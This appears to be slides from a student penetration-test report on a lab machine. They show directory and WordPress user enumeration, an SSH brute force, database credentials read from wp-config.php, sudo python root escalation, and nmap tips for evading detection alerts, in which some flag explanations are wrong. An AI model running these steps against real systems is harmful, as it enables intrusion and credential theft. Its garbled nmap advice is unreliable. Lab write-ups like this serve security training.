
Vulnerability Scanning

Website Directory Scanner: Dirb

Dirb is a website directory enumerator that can show hidden directories and objects within a website.



```
root@Kali:/# dirb http://192.168.1.110

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep  4 18:27:55 2021
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```




```
root@Kali:/# dirb http://192.168.1.110

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep  4 18:27:55 2021
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.110/ ----
==> DIRECTORY: http://192.168.1.110/css/
==> DIRECTORY: http://192.168.1.110/fonts/
==> DIRECTORY: http://192.168.1.110/img/
+ http://192.168.1.110/index.html (CODE:200|SIZE:16819)
==> DIRECTORY: http://192.168.1.110/js/
==> DIRECTORY: http://192.168.1.110/manual/
+ http://192.168.1.110/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.1.110/vendor/
==> DIRECTORY: http://192.168.1.110/wordpress/
```

dirb http://192.168.1.110

Vulnerability Scanning

WordPress Scanner: wpscan

wpscan can enumerate vulnerabilities and attributes of a WordPress installation, including informations such as usernames.



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

wpscan -url http://192.168.1.110/wordpress -e u

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress Vulnerability	Wordpress out of date, making it vulnerable to open-source scanning tools.	Usernames were revealed, providing a starting point. Other application architecture was revealed.
Poor Password Discipline	Passwords were simple, common words. Passwords were reused for multiple applications on the system.	Passwords were easy to crack. Passwords gained from WP database were also used for system access.
OpenSSH	OpenSSH was not configured to use SSH keys and was vulnerable to brute force attack.	Once a username was found SSH was brute forced, offering entry into the system as a remote user.
Poor File Permissioning	Principle of Least Privilege not followed. Users able to view sensitive files. Users able to run scripts as root.	Username and password of WordPress database exposed. Exploit escalated user to root.

Exploits Used

Exploitation: WordPress Vulnerability

Summarize the following:

- *wpscan* is a vulnerability scanner specifically tuned for WordPress. Running the command *#wpscan http://192.168.1.110/wordpress -e u* ran a list of common usernames against the wordpress login.
- The scan recovered two possible usernames: michael and steven




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: OpenSSH Brute-force Attack

Summarize the following:

- There is an SSH scanner available in the Metasploit Framework: *scanner/ssh/ssh_login*. This scanner runs a wordlist against a username attempting to gain SSH access.
- I gained remote access through SSH as user michael




```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.1.110:22 - Success: 'michael:michael' ''
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.1.90:34231 → 192.168.1.110:22) at 2021-09-02 16:51:30 -0700
```

Exploitation: File Permissions

Summarize the following:

- Searching through the WordPress file structure, I found a number of documents that were user-readable, containing sensitive information.
- In the wp-config.php file, I found both the username: root and the password: R@v3nSecurity for the WordPress database, giving full access to the db.
- *$cat /var/www/html/wp_config.php*




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


Exploitation: File Permissions

Summarize the following:

- After using credentials stolen from the WordPress database, I logged in as user steven, and after exploring my privileges with *$sudo -l*, I found that steven could use python as root without requiring a sudo password.
- Some Google searches led me to a possible exploit, where I ran the command $sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’ Which escalated user steven to user root.



```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
```



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```

Avoiding Detection

Stealth Exploitation of *Nmap*

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor
  - Excessive HTTP Errors
- Which metrics do they measure?
  - HTTP Requests and HTTP Errors
- Which thresholds do they fire at?
  - `WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`
  - `WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`

Stealth Exploitation of *Nmap*

Mitigating Detection

- To avoid detection, run the nmap scan in stealth mode: *nmap -sS -P0 sneaky 192.168.1.110*
- Using the *-P0* will run the scan in paranoid mode and adding *sneaky* will help to avoid detection
  - A word of caution: this scan will also significantly reduce scan speed.

“Here, the scan will sail past the network intrusion detection system and the firewall without being detected. The key is to maintain patience during this process. Some scans, like the sneaky speed scan, will take 5 hours per IP address, while the default scan will take only 0.42 seconds” (Said).

Stealth Exploitation of Non-Standard Port

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Requests Size Monitor
  - Excessive HTTP Errors
- Which metrics do they measure?
  - HTTP Requests and HTTP Errors
- Which thresholds do they fire at?
  - `WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`
  - `WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`

Stealth Exploitation of *Non-Standard Port*

Mitigating Detection

